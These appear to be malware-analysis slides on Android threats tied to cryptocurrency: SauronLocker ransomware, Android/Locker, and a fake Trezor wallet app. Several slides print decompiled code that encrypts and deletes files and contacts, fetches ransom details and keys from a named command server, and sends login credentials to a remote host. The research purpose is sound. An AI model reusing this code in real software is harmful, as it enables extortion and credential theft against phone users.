# SauronLocker: Encrypting files/contacts

```
new Thread(new Runnable() {
    public void run() { // encrypt files on SD card recursively (with
        ↪ AES)
        LockActivity.this.encryptFiles(LockActivity.this.key[0]);
    }
}).start();
...

new Thread(new Runnable() {
    public void run() { // encrypt contacts
        try {
            LockActivity.this.encryptContacts(LockActivity.this.key[0]);
        }
        ...
    }
}).start();
```

# SauronLocker: Encryption

- Recursively encrypts directories, with **AES**
- Adds .encrypted suffix to all files
- **Key** is sent by the **remote server!**
- **Deletes** the unencrypted file
- For contacts, AES+Base64 of contact name and phone number

```
while(pCur.moveToNext()) {  
    String phoneNo = pCur.getString(pCur.getColumnIndex("data1"));  
    byte[] key = Utils.hexStringToByteArray(encryptionKey);  
  
    ContactsUtils.writeContact(Base64.encodeToString(AES.encrypt(key,  
        name.getBytes(), 0), Base64.encodeToString(AES.encrypt(key,  
        phoneNo.getBytes(), 0), this.getApplicationContext()));  
  
    contentResolver.delete(Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_URI,  
        cur.getString(cur.getColumnIndex("lookup")))), null, null);  
}
```

# SauronLocker: Display Ransom

```
private void showMessage(WebView webView, Resources resources) {
    new Thread(new Runnable() {
        public void run() {
            try {
                HttpClient httpClient = new HttpClient();
                StringBuilder url = new StringBuilder();

→     url.append("http://timei2260.myjino.ru/gateway/settings.php?uid=");
→     url.append(Utils.generateUID());
                String response = httpClient.getReq(url.toString());
                LockActivity.this.runOnUiThread(new Runnable() {
                    public void run() {

→     com.ins.screensaver.LockActivity.4.this.val$webView.loadData(com.ins.scre
→     response.split("\\|") [2]).replace("{{SUM}}",
→     response.split("\\|") [1]).replace("{{ID}}",
→     response.split("\\|") [0]), "text/html; charset=UTF-8", null);
                    }
                });
            }
        }
    });
}
```

Contacts remote server for **wallet address** to use to pay the ransom, **amount** (sum) and **id** (to get the correct decryption key after payment).

## SauronLocker: Check periodically ransom has been paid

Starts a CheckerService which periodically checks if ransom has been paid:

```
public void run() {  
    if(new Memory(this.context).readMemoryKey("finished").isEmpty()) {  
        goto notdecrypted;  
    }  
    ...  
notdecrypted:  
    if(!Utils.isAppOnForeground(this.context)) {  
        // if app is not on foreground, start the Locker Activity!  
        Utils.startMainScreen(this.context);  
    }  
}
```

# SauronLocker: Check for ransom payment

When you click on “pay”:

```
HttpClient httpclient = new HttpClient();
StringBuilder url = new StringBuilder();
url.append("http://timei2260.myjino.ru/gateway/check.php?uid=");
url.append(Utils.generateUID());
LockActivity.this.runOnUiThread(new Runnable() {
    public void run() {
        if(!httpclient.getReq(url.toString()).split("\\|")[0].equalsIgnoreCase("true")) {
            Toast.makeText(LockActivity.this.getApplicationContext(), "Payment not received (in Russian)", 1).show();
            return;
        }
        // payment received - get the decryption key
        String key = httpclient.getReq(url.toString()).split("\\|")[1];
        new Memory(LockActivity.this.getApplicationContext()).writeMemory("finished",
        "1");
        ...
        LockActivity.this.decryptFiles(key);
        LockActivity.this.decryptContacts(key);
    }
}
```

# Another mobile ransomware: Android/Locker



- Big and active screen locker family:  
**100,000+ samples**
- Aka LokiBot
- Recent samples in February 2019.
- Some variants ask for a **ransom** in **Bitcoins**

Detected as Android/Locker.KV!tr

sha256:

bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851

# Android/Locker: How profitable were they?



19tUaovjwW5FSUfmXuECFKn7aA5hXTvqUr: **50 BTC**  $\approx$  200,000 USD !  
1G5FiCaaLKCfEk7seMyYFpX99PXgrUqk85: **2 BTC**  $\approx$  7,800 USD

## That much?! Let's have a close look...

The typical ransom for Locker is **70 USD or 100 USD**

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2018-04-10	0.010213	6795	69.37
2018-04-10	0.0219645	6795	149.25
2018-04-06	0.01058841	6815	72.16
2018-04-02	0.01218985	6844	83.42
2018-03-20	0.0394	8619	339.59
2018-03-15	0.00968897	8290	80.32
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

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# Android/Locker: revised profits for the attacker(s)

Far less than **200,000 USD**

<b>Month</b>	<b>Amount in USD</b>
April 2018	240
March 2018	170
February 2018	200
Total	<b>610</b>

# Android/FakeWallet

The screenshot shows a Reddit post on the subreddit r/TREZOR. The post has 24 upvotes and is titled "Is the Android app 'Trezor Mobile Wallet' fake?". The poster, u/mooncritic, posted 18 days ago. The post text asks if the app in the Play Store with TREZOR branding is fake, noting it comes from a different developer than the official TREZOR Manager app. A link to the Play Store listing is provided: <https://play.google.com/store/apps/details?id=com.trezorwalletinc.cryptocurrency>. An edit note states: "Edit: Looks like it's gone now! Yay!" Below the post, there are 10 comments, a share button, and a save button. The post is 91% upvoted. At the bottom, there is a text input field for comments, a "LOG IN" button, a "SIGN UP" button, and a "SORT BY BEST" dropdown.

↑ Posted by u/mooncritic 18 days ago  
24 Is the Android app "Trezor Mobile Wallet" fake?  
↓

Found this in the Play Store with TREZOR branding but it looks fake to me. Can someone confirm whether this is real?  
Comes from a different developer than the TREZOR Manager app.

<https://play.google.com/store/apps/details?id=com.trezorwalletinc.cryptocurrency>

Edit: Looks like it's gone now! Yay!

10 Comments Share Save 91% Upvoted

What are your thoughts? Log in or Sign up

LOG IN SIGN UP


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↑ stickac SatoshiLabs CTO 28 points · 18 days ago  
↓ Please report the app. It is not from us.

## Fake Trezor Wallet

e81c3278f46f480ea3c0dda21b2781700ca438c6a4287d4746ba527134c6e71e

# Android/FakeWallet: not very convincing



- Poor fake wallet: wrong trezor icon, login
- Asks for login credentials

# Android/FakeWallet: what for?!

**Login credentials are not sent to remote server...**

```
this.btnLogin.setOnClickListener(new View.OnClickListener() {
    public void onClick(View view) {
        if(!LoginActivity.this.mail.getText().toString().equals("") &&
        !LoginActivity.this.pass.getText().toString().equals("")) {
            ...
            RequestQueue volleyrequestqueue =
        Volley.newRequestQueue(LoginActivity.this);
        com.wallet.cryptocurrency.ActivityPackage.LoginActivity.3.3
        request = new StringRequest(1,
        "https://coinwalletinc.com/nf5/index.php", new Listener() {
            ...
            // on success:
            String[] splitresponse = response.toString().split(",");
            String resp1 = splitresponse[1];
            LoginActivity.this.BTC = splitresponse[2];
            LoginActivity.this.DOGE = splitresponse[3];
```

## ① Background

## ② Mobile cryptojacking

Chronology

The story of CoinHive

## ③ Can we mine on a smartphone?

Mining bitcoins on a smartphone

Mining other currencies on a smartphone

Mine phones

Mining for cybercriminals

## ④ Other crypto-abuses

April 2019

May 2019

## ⑤ Conclusion

# Malware using/abusing cryptocurrencies


Malicious Miners	Mine many different currencies, <b>Monero</b> more than others Lots of CoinHive “zombies” <b>Low profit</b> (3-220 USD) Banned by Google Play
Mobile Ransomware	≈ <b>600 USD</b> for Locker.KV
Wallet Stealers	Clippers, fake wallets stealing credentials/keys ≈ <b>2300 USD</b> for Clipper.C
Scams	Fake apps, view ads, fake rewards Mine unminable currencies (e.g Ripple)

# Predictions




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- Crypto-scams. Easy money. Always works.

## Conclusion

# Thank You



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